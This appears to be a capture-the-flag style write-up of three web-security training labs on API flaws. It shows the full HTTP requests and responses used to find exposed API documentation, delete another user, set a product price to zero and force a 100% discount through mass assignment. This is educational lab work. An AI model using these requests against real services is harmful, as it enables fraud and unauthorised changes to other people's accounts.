

API Testing

LAB 105 Exploiting an API endpoint using documentation

Valid credentials -- wiener:peter;

I have tested the application functions and discovered a PATCH /api/user/wiener method during email change procedure:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
88	https://0a45008904a010e18.	GET	/academyLabHeader			101	147					✓	79.125.84.16		03:23:5
89	https://0a45008904a010e18.	GET	/my-account			200	3559	HTML		Exploiting an API endp...		✓	79.125.84.16		03:24:0
90	https://0a45008904a010e18.	GET	/academyLabHeader			101	147					✓	79.125.84.16		03:24:0
91	https://0a45008904a010e18.	GET	/			200	10688	HTML		Exploiting an API endp...		✓	79.125.84.16		03:29:0
93	https://0a45008904a010e18.	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	79.125.84.16		03:29:0
119	https://0a45008904a010e18.	GET	/academyLabHeader			101	147					✓	79.125.84.16		03:29:0
120	https://0a45008904a010e18.	GET	/my-account			200	3559	HTML		Exploiting an API endp...		✓	79.125.84.16		03:29:3
122	https://0a45008904a010e18.	GET	/resources/js/api/changeEmail.js			200	1380	script	js			✓	79.125.84.16		03:29:3
123	https://0a45008904a010e18.	GET	/academyLabHeader			101	147					✓	79.125.84.16		03:29:3
124	https://0a45008904a010e18.	PATCH	/api/user/wiener		✓	200	194	JSON				✓	79.125.84.16		03:29:4
125	https://0a45008904a010e18.	GET	/my-account			200	3553	HTML		Exploiting an API endp...		✓	79.125.84.16		03:29:4
127	https://0a45008904a010e18.	GET	/academyLabHeader			101	147					✓	79.125.84.16		03:29:4

Request	Response
<pre>1 PATCH /api/user/wiener HTTP/2 2 Host: 0a45008904a010e18ic12053000700be.web-security-academy.net 3 Cookie: session=1bMcg8W464yUuadA3y0UgUD3TAkjlPq 4 Content-Length: 28 5 Sec-Ch-Ua: "Not_A_Brand",v="9", "Chromium",v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.159 Safari/537.36 9 Content-Type: text/plain;charset=UTF-8 10 Accept: */* 11 Origin: https://0a45008904a010e18ic12053000700be.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referrer: https://0a45008904a010e18ic12053000700be.web-security-academy.net/my-account 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 { "email": "wiener@gmail.com" }</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 48 6 7 { "username": "wiener", "email": "wiener@gmail.com" }</pre>

I have sent it to Burp Repeater and tried to traverse the API:

Request	Response
<pre>1 PATCH /api/user HTTP/2 2 Host: 0a45008904a010e18ic12053000700be.web-security-academy.net 3 Cookie: session=1bMcg8W464yUuadA3y0UgUD3TAkjlPq 4 Content-Length: 28 5 Sec-Ch-Ua: "Not_A_Brand",v="9", "Chromium",v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.159 Safari/537.36 9 Content-Type: text/plain;charset=UTF-8 10 Accept: */* 11 Origin: https://0a45008904a010e18ic12053000700be.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referrer: https://0a45008904a010e18ic12053000700be.web-security-academy.net/my-account 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 { "email": "wiener@gmail.com" }</pre>	<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 50 6 7 { "error": "Malformed URL: expecting an identifier" }</pre>

At /api/user, the error message “Malformed URL: expecting an identifier” is shown. I traversed further to /api and saw a positive response. It leads to API’s interactive GUI with options: GET, PATCH, DELETE



REST API

Verb	Endpoint	Parameters	Response
GET	/user[username: String]	{ }	200 OK, User
DELETE	/user[username: String]	{ }	200 OK, Result
PATCH	/user[username: String]	{ "email": String }	200 OK, User

I have tested all three methods and discovered that user 'carlos' is indeed present in the system. Email: carlos@carlos-montoya.net.

Toolkit

Clear

```
curl -v -X GET 'https://0a45008904a010e181c12053000700be.web-security-academy.net/api/user/carlos'
```

Send Request

Status

200

Headers

```
content-length: 57
content-type: application/json; charset=utf-8
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```

Body

```
{
  "username": "carlos",
  "email": "carlos@carlos-montoya.net"
}
```

Then, I deleted 'carlos':

Toolkit

DELETE

username : String *

Clear

```
curl -v -X DELETE 'https://0a45008904a010e181c12053000700be.web-security-academy.net/api/user/carlos' -d '{}'
```

Send Request

Status

200

Headers

```
content-length: 25
content-type: application/json; charset=utf-8
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```

Body

```
{
  "status": "User deleted"
}
```

Congratulations, you solved the lab!

LAB 106 Finding and exploiting an unused API endpoint

Valid credentials – wiener:peter

This time, the lab contains a functionality of adding a product to a cart. To display product details, the service uses API:

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a GET request to `/api/products/1/price` with a status of 200 OK. The 'Response' tab is also active, showing a JSON response with a price of 1337.00 and a message: "6x1P525; Don't delay, purchase yours today! 2 people have this item in their baskets right now".

Attempt to change the method from GET to OPTIONS lead to an error and displays allowed methods: GET, PATCH.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing an OPTIONS request to `/api/products/1/price` with a status of 405 Method Not Allowed. The 'Response' tab is also active, showing a JSON response with a message: "Method Not Allowed".


Let's change method to PATCH:

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a PATCH request to `/api/products/1/price` with a status of 400 Bad Request. The 'Response' tab is also active, showing a JSON response with a message: "Only 'application/json' Content-Type is supported".

Error says, that Content-Type: application/json only allowed, so let's add content type to the request body and make an empty json:

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a PATCH request to `/api/products/1/price` with a status of 400 Bad Request. The 'Response' tab is also active, showing a JSON response with a message: "Only 'application/json' Content-Type is supported".


Now, it yells at price parameter missing in json body, so I can fix it by adding “price”: 0 and try to make the price \$0 for the expensive jacket:



As one can see, the request was processed successfully and I did change the price for the jacket in a store:




Now, add \$0 jacket to the cart and check out:



LAB 107 Exploiting a mass assignment vulnerability

Valid credentials – wiener:peter.

This version contains a functionality for entering discount coupons. During checkout, it uses API, here’re the contents of POST /api/checkout and GET /api/checkout:



198	https://0acf00e00302166f80..	POST	/api/checkout	✓	201	110			✓	79.125.84.16
199	https://0acf00e00302166f80..	GET	/cart?err=INSUFFICIENT_FUNDS	✓	200	5825	HTML	Exploiting a mass assi...	✓	79.125.84.16
200	https://0acf00e00302166f80..	GET	/api/checkout		200	300	JSON		✓	79.125.84.16
201	https://0acf00e00302166f80..	GET	/academyLabHeader		101	147			✓	79.125.84.16

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /api/checkout HTTP/2 2 Host: 0acf00e00302166f806758f100b50054.web-security-academy.net 3 Cookie: session=HbubqQywcRHoAtowF0ykp2W02cbKhdC 4 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0acf00e00302166f806758f100b50054.web-security-academy.net/cart?err=INSUFFICIENT_FUNDS 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: u=1, i 16 17 </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 153 6 7 { "chosen_discount":{ "percentage":0 }, "chosen_products":[{ "product_id":"1", "name":"Lightweight \"133t\" Leather Jacket", "quantity":1, "item_price":133700 }] } </pre>	

In GET method, I’ve noticed, that “chosen_discount”: [“percentage”:0] function is applied, So I added it to the POST request and send it again, using Burp Repeater:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /api/checkout HTTP/2 2 Host: 0acf00e00302166f806758f100b50054.web-security-academy.net 3 Cookie: session=HbubqQywcRHoAtowF0ykp2W02cbKhdC 4 Content-Length: 92 5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: text/plain; charset=UTF-8 10 Accept: */* 11 Origin: https://0acf00e00302166f806758f100b50054.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0acf00e00302166f806758f100b50054.web-security-academy.net/cart 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 { 21 "chosen_discount":{ 22 "percentage":0 23 }, 24 "chosen_products":[25 { 26 "product_id":"1", 27 "quantity":1 28 } 29] 30 } </pre>		<pre> 1 HTTP/2 201 Created 2 Location: /cart?err=INSUFFICIENT_FUNDS 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6 </pre>	

There is no errors present, which is a good sign and may look like the applications resolves such functions in json bodies of POST requests. Let’s confirm it by using an invalid value

“X”:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /api/checkout HTTP/2 2 Host: 0acf00e00302166f806758f100b50054.web-security-academy.net 3 Cookie: session=HbubqQywcRHoAtowF0ykp2W02cbKhdC 4 Content-Length: 96 5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: text/plain; charset=UTF-8 10 Accept: */* 11 Origin: https://0acf00e00302166f806758f100b50054.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0acf00e00302166f806758f100b50054.web-security-academy.net/cart 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 { 21 "chosen_discount":{ 22 "percentage":"xxx" 23 }, 24 "chosen_products":[25 { 26 "product_id":"1", 27 "quantity":1 28 } 29] 30 } </pre>		<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 82 6 7 { "error": "Key order: Key chosen_discount: Key percentage: string is not a number" } </pre>	

The assumption was correct and the parameter is resolved, now, I will change the value to 100, meaning that I should get a 100% discount:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /api/checkout HTTP/2 2 Host: 0acfd0e00302166f806758f100b50054.web-security-academy.net 3 Cookie: session=8uag0yoc8t8atowf0jkgLWtZi8R3dc 4 Content-Length: 94 5 Sec-Ch-UA: "Not_A Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6059.159 Safari/537.36 9 Content-Type: text/plain;charset=UTF-8 10 Accept: */* 11 Origin: https://0acfd0e00302166f806758f100b50054.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0acfd0e00302166f806758f100b50054.web-security-academy.net/cart 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 { 21 "chosen_discount":{ 22 "percentage":100 23 }, 24 "chosen_products":[25 { 26 "product_id":"1", 27 "quantity":1 28 } 29] 30 } </pre>			<pre> 1 HTTP/2 201 Created 2 Location: /cart/order-confirmation?order-confirmed=true 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6 </pre>			

Successful, the product was successfully checked out!

Congratulations, you solved the lab!